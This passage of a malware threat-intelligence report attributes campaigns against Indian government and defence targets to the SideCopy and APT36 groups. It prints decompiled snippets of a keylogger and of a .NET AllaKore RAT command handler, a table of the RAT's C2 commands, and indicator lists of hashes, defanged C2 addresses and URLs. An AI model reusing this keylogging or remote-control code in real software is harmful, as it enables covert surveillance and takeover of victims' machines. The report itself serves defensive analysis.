
Fig. 17 – DGMS decoy

Crimson Keylogger

A malicious .NET file with a similar PDB naming convention to Crimson RAT was recently seen, with a compilation timestamp of 2023-06-14. Analysis led to a keylogger payload that captures all keyboard activity.

PDB: e:\vdhrh madtvin\vdhrh madtvin\obj\Debug\vdhrh madtvin.pdb

Apart from capturing each keystroke and writing it into a file, it collects the name of the current process in the foreground. Toggle keys are captured separately and based on key combinations; clipboard data is also copied to the storage file.



```
if (KIRDWDRS.GetAsyncKeyState(num) == -32767)
{
    if (KIRDWDRS.ControlKey)
    {
        if (!this.tglControl)
        {
            this.tglControl = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["ctrl-on"];
        }
    }
    else if (this.tglControl)
    {
        this.tglControl = false;
        this.vdhrh_madtvinvalueBuffer += this.keyBorad["ctrl-off"];
    }
    if (KIRDWDRS.CapsLock)
    {
        if (!this.tglCapslock)
        {
            this.tglCapslock = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["caps-Lockon"];
        }
        else
        {
            this.tglCapslock = false;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["caps-Lock-off"];
        }
    }
    if (KIRDWDRS.AltKey)
    {
        if (!this.tglAlt)
        {
            this.tglAlt = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["alt-on"];
        }
    }
    else if (this.tglAlt)
    {
        this.tglAlt = false;
        this.vdhrh_madtvinvalueBuffer += this.keyBorad["alt-off"];
    }
    this.set_others(num);
    this.set_nkey(num);
```

Fig. 18 – Crimson Keylogger

Correlation

Similar to the code overlaps seen previously between SideCopy and APT36 in Linux-based payloads, based on the domain used as C2 by Transparent Tribe, we pivot to see passive DNS replications of the domain using Virus Total and Validin. The C2 for the above two packed samples resolved to different IPs – 176.107.182[.]55 and 162.245.191[.]214, as seen in the below timeline, giving us when they went live.





Fig. 19 – Timeline of C2 domain

This also leads us to two additional IP addresses: 155.94.209[.]4 and 162.255.119[.]207. The first one is communicating with a payload having detections of only 7/73 on Virus Total, whereas the latter is not associated with new malware. The malware seems to be another .NET Reactor packed payload with compile timestamp as 2039-02-24 but small (6.55 MB) compared to the Crimson RAT payloads.



```
// Token: 0x0600000E RID: 14 RVA: 0x0000EA34 File Offset: 0x0000CC34
private static void smethod_7(string string_1)
{
    string[] array = string_1.Split(new char[]
    {
        ';'
    });
    string text = array[0];
    string a = text;
    if (!(a == "LIST_DRIVES"))
    {
        if (!(a == "LIST_FILES"))
        {
            if (!(a == "UPLOAD_FILE"))
            {
                if (a == "PING")
                {
                    Program.SendData(Program.networkStream_0, "PONG");
                }
                else if (a == "getinfo")
                {
                    Console.WriteLine("Received command: getinfo");
                    Program.smethod_11();
                }
```

Fig. 20 – Deobufscated AllaKore RAT

The default name of the sample is an Indian language word “Kuchbhi.pdb” meaning anything. After deobfuscation, we see C2 commands that are similar to the above Delphi-based AllaKore RAT deployed by SideCopy. Only this time it is in a .NET variant with the following five commands:

C2 Command	Function
LIST_DRIVES	Retrieve and send list of drives on the machine
LIST_FILES	Enumerate files and folder in the given path
UPLOAD_FILE	Download and execute file
PING	Listening to C2 and send PONG for live status
getinfo	Send username, machine name and OS information

Persistence is set in two ways, run registry key or through the startup directory.

Overlap of code usability was found in SideCopy's Linux-based stager payload of Ares RAT and that of Transparent Tribe's Linux-based python malware called Poseidon and other desktop utilities. Here we see similar code overlaps and possibly sharing of C2 infrastructure between the two groups. AllaKore RAT (open source) has been associated with SideCopy since its discovery in 2019 along with Action RAT payload. Similarly, Crimson RAT is linked to be an in-house toolset of APT36.

Infrastructure and Attribution

Looking at the C2, the same target names used previously by APT36 were identified that are running Windows Server 2012 and 2022 versions.

IP	ASN	Organization	Country	Name
204.44.124[.]134	AS8100	QuadraNet Inc	United States	WIN-P9NRMH5G6M8
162.245.191[.]214	AS8100	QuadraNet Inc	United States	WIN-P9NRMH5G6M8
155.94.209[.]4	AS207083	Quadranet Inc	Netherlands	WIN-P9NRMH5G6M8
176.107.182[.]55	AS47987	Zemlyaniy Dmitro Leonidovich	Ukraine	WIN-9YM6J4IRPC

Based on this correlation and previous attack chains, these campaigns are attributed to both APT36 and SideCopy groups with high confidence, establishing yet another strong connection between them.

Conclusion

Persistent targeting of the Indian government and defense entities by Pakistan-linked APT groups has continued, where new operations have emerged with similar threats. SideCopy has deployed its well—associated AllaKore RAT in multiple campaigns, whereas its parent group, Transparent Tribe (APT36), is continuously using Crimson RAT, T, making changes to evade detections.

As the threat landscape shifts due to various geopolitical events like the Israel-Iran conflict, India is bound to get targeted continuously. On the verge of India's upcoming election, it is suggested that necessary precautions be taken and that people stay protected amidst the increasing cybercrime.

Seqrite Protection

- SideCopy.48519
- SideCopy.48674.GC
- Trojan.48761.GC
- SideCopy.S30112905
- SideCopy

- Downloader.48760.GC
- Crimson

IOCs

SideCopy

HTA	
6cdc79655e9866e31f6c901d0a05401d	jfhdsjfh34frjkfs23432.hta
dbf196ccb2fe4b6fb01f93a603056e55	flutter.hta
37b10e4ac08534ec36a59be0009a63b4	plugins.hta
d907284734ea5bf3bd277e118b6c51f0	bjihfsdfhdjsh234234.hta
2a47ea398397730681f121f13efd796f	plugins.hta
6ab0466858eb6d71d830e7b2e86dab03	flutter.hta
ecc65e6074464706bb2463cb74f576f7	4358437iufgdshvjy5843765.hta
da529e7b6056a055e3bbbace20740ee9	min-js.hta
cadafc6a91fc4bba33230baed9a8a338	nodejsmin.hta
Embedded DLL	
1e5285ee087c0d73c76fd5b0b7bc787c	hta.dll
f74c59fd5b835bf7630fbf885d6a21aa	hta.dll
3cc6602a1f8a65b5c5e855df711edeb0	hta.dll
990bfd8bf27be13cca9fa1fa07a28350	SummitOfBion.dll
29fa44d559b4661218669aa958851a59	SummitOfBion.dll
26bde2d6a60bfc6ae472c0e9c8d976e2	SummitOfBion.dll
eceb986d166526499f8f37fd3efd44db	SummitOfBion.dll
2a680cf1e54f1a1f585496e14d34c7e9	SummitOfBion.dll
AllaKore RAT	
76ca50a71e014aa2d089fed1251bf6cd	issas.exe
71b285c8903bb38d16d97c1042cbeb92	quick.exe
9684bf8955b348540446df6b78813cdb	cove.exe
48e1e695258a23742cd27586e262c55a	salso.exe
4ba7ca56d1a6082f0303f2041b0c1a45	cove.exe
6cda3b5940a2a97c5e71efcd1dd1d2ca	FI_Ejec1.exe
Decoys	

30796f8fb6a8ddc4432414be84b8a4898740d186877598297e714fdf3ab507e9	Grant_of_Risk_and_HardShip_Allowances_Mar_24.pdf
DLL	
abeaa649bd3d8b9e04a3678b86d13b6b	msdr.dll
b3a5e819e3cf9834a6b33c606fc50289	braveservice.dll
312923e0baf9796a846e5aad0a4d0fb6	salso.dll
1d7fc8a9241de652e481776e99aa3d46	salso.dll
760ff1f0496e78d37c77b2dc38bcbbe4	salso.dll
fa5a94f04e684d30ebdc4bf829d9c604	FI_Ejec13234.dll
Compromised Domains	
revivelife[.]in	151.106.97[.]183
smokeworld[.]in	162.241.85[.]104
vparking[.]online	151.106.97[.]183
C2 and Ports	
164.68.102[.]44	6663, 9828
213.136.94[.]11	6663, 7880
URLs	
hxxps://revivelife[.]in/assets/js/other/new/	
hxxps://revivelife[.]in/assets/js/other/new/jfhdsjfh34frjkfs23432.hta	
hxxps://revivelife[.]in/assets/js/other/grant/	
hxxps://revivelife[.]in/assets/js/other/grant/32476sdfsdafgsdcsd3476328.hta	
hxxps://revivelife[.]in/assets/js/support/i/index.php	
hxxps://revivelife[.]in/assets/js/support/c/index.php	
hxxps://smokeworld[.]in/wp-content/plugins/header-footer-show/01/	
hxxps://smokeworld[.]in/wp-content/plugins/header-footer-show/01/bjihfsdfhdjsh234234.hta	
hxxps://smokeworld[.]in/wp-content/plugins/header-footer-other/intro/index.php	
hxxps://smokeworld[.]in/wp-content/plugins/header-footer-other/content/index.php	
hxxps://vparking[.]online/BetaVersion/MyDesk/assets/fonts/account/show/index.php	
hxxps://vparking[.]online/BetaVersion/MyDesk/assets/fonts/account/show/4358437iufgdshvjy5843765.hta	
hxxps://vparking[.]online/BetaVersion/MyDesk/plugins/quill/support/intro/	
hxxps://vparking[.]online/BetaVersion/MyDesk/plugins/quill/support/content/index.php	
Host	

C:\ProgramData\HP\flutter.hta
C:\ProgramData\HP\plugins.hta
C:\ProgramData\HP\min-js.hta
C:\ProgramData\HP\nodejsmin.hta.hta
C:\Users\Public\quick\quick.exe
C:\Users\Public\quick\msdr.dll
C:\Users\Public\quick\quick.bat
C:\Users\Public\issas\issas.exe
C:\Users\Public\issas\braveservice.dll
C:\Users\Public\issas\issas.bat
C:\Users\Public\cove\cove.exe
C:\Users\Public\cove\salso.dll
C:\Users\Public\cove\cove.bat
C:\Users\Public\salso\salso.exe
C:\Users\Public\salso\salso.dll
C:\Users\Public\salso\salso.bat
C:\Users\Public\FI_Ejec1\FI_Ejec1.exe
C:\Users\Public\FI_Ejec1\FI_Ejec1324.dll
C:\Users\Public\FI_Ejec1\FI_Ejec1.bat

APT36

Maldoc	
f436aa95838a92b560f4cd1e1c321fe7	All details.xlam
afb24ec01881b91c220fec8bb2f53291	Imp message from dgms.xlam
Base64-zipped Crimson RAT	
7bb8f92770816f488f3a8f6fe25e71a7	oleObject1.bin
303b75553c5df52af087b5b084d50f98	oleObject2.bin
Crimson RAT	
898df40a8f2a6702c0be059f513fab9d	mulhiar tarsnib.exe
e3cf6985446cdeb2c523d2bc5f3b4a32	mulhiar tarsnib.exe
bb5b569b38affb12dfe2ea6d5925e501	ShareX.exe
7cdc81a0f5c5b2d341de040a92fdd23a	Analytics Based Card.exe
81b436873f678569c46918862576c3e0	vdhrh madtvin.exe (keylogger)

AllaKore RAT (.NET)	
e291fffbcb4b873b76566d5345094567	Mailbird.exe
Decoys	
9d337c728c92bdb227055e4757952338	All details.xlam.xlsx
d7b909f611e8f9f454786f9c257f26eb	Imp message from dgms.xlam.xlsx
C2 and Ports	
204.44.124[.]134	9149, 15597, 18518, 26791, 28329
juichangchi[.]online 176.107.182[.]55 162.245.191[.]214	909, 67, 65, 121
155.94.209[.]4	8888, 9009, 33678
Host	
C:\Users\<name>\Documents\mulhiar tarsnib.scr	
C:\Users\<name>\AppData\Meta-<number>\	
C:\Users\<name>\AppData\mulhiar tarsnib.scr\mulhiar tarsnib.png	

MITRE ATT&CK

Tactic	Technique ID	Name
Resource Development	T1583.001 T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005	Acquire Infrastructure: Domains Compromise Infrastructure: Domains Develop Capabilities: Malware Obtain Capabilities: Malware Obtain Capabilities: Tool Stage Capabilities: Upload Malware Stage Capabilities: Link Target
Initial Access	T1566.001 T1566.002	Phishing: Spear phishing Attachment Phishing: Spear phishing Link
Execution	T1106 T1129 T1059 T1047 T1204.001 T1204.002	Native API Shared Modules Command and Scripting Interpreter Windows Management Instrumentation User Execution: Malicious Link User Execution: Malicious File

Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1027.010	Command Obfuscation
	T1036.005	Masquerading: Match Legitimate Name or Location
	T1036.007	Masquerading: Double File Extension
	T1140	Deobfuscate/Decode Files or Information
	T1218.005	System Binary Proxy Execution: Mshta
	T1574.002	Hijack Execution Flow: DLL Side-Loading
	T1027.009	Obfuscated Files or Information: Embedded Payloads
	T1027.010	Obfuscated Files or Information: Command Obfuscation
Discovery	T1012	Query Registry
	T1033	System Owner/User Discovery
	T1057	Process Discovery
	T1083	File and Directory Discovery
	T1518.001	Software Discovery: Security Software Discovery
Collection	T1005	Data from Local System
	T1056.001	Input Capture: Keylogging
	T1074.001	Data Staged: Local Data Staging
	T1119	Automated Collection
	T1113	Screen Capture
	T1125	Video Capture
Command and Control	T1105	Ingress Tool Transfer
	T1571	Non-Standard Port
	T1573	Encrypted Channel
	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

Author:

Sathwik Ram Prakki

Sathwik Ram Prakki is working as a Security Researcher in Security Labs at Quick Heal. His focus areas are Threat Intelligence, Threat Hunting, and writing about...

[Articles by Sathwik Ram Prakki »]

No Comments

Leave a Reply.Your email address will not be published.